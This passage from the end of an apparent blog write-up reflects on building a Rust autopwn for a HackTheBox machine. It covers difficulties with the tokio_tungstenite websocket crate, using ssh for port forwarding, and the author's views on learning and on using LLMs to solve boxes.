Not going to lie, learning the tokio_tungstenite crate was a massive maze for me, the documentation for async websocket clients wasn’t exactly in depth… I spent a few hours looking around online only to realize I had to read the documentation for the Tungstenite crate as the tokio_tungstenite crate was only made so that websocket requests could be made asynchronously, the actual logic for creating requests, messages, and processing output was in the Tungstenite crate all along. Also I almost gave up on this because I wanted to use buffers for receiving messages but I couldn’t figure out a way to know when the server was done sending a message. I instead just added a timeout and assumed that the full output from the server was received.
Port Forwarding
I gave up on figuring out how to do this natively, i.e. making a Rust client and yeeting it into the target. Instead I just gave it ssh, because why not. Though I did learn about child process dropping which is useful.
Takeaways
Learning to program is hard, it takes a lot of time and dedication to learn the right patterns and libraries. I feel that we’re truly standing on the shoulders of giants given all the available libraries like Tokio,Anyhow,Clap,Reqwest etc. Overall I found the process of writing this autopwn more fun that the actual box itself as I learnt a lot more by giving myself this challenge. And I think that’s the beauty of the HackTheBox platform, a box can be much harder if you give yourself certain challenges, but it can also be much easier if you do it with friends, or ask for hints along the way. Unfortunately a lot of users choose to take the easiest route and just point their LLM at the box, but where’s the fun in hacking when all boxes are “very easy” to you(r LLM). I’m not anti-LLM or anything I just think they’re a tool that can be useful on certain occasions like code analysis, but if you abuse the tool then what are you actually learning from a learning platform?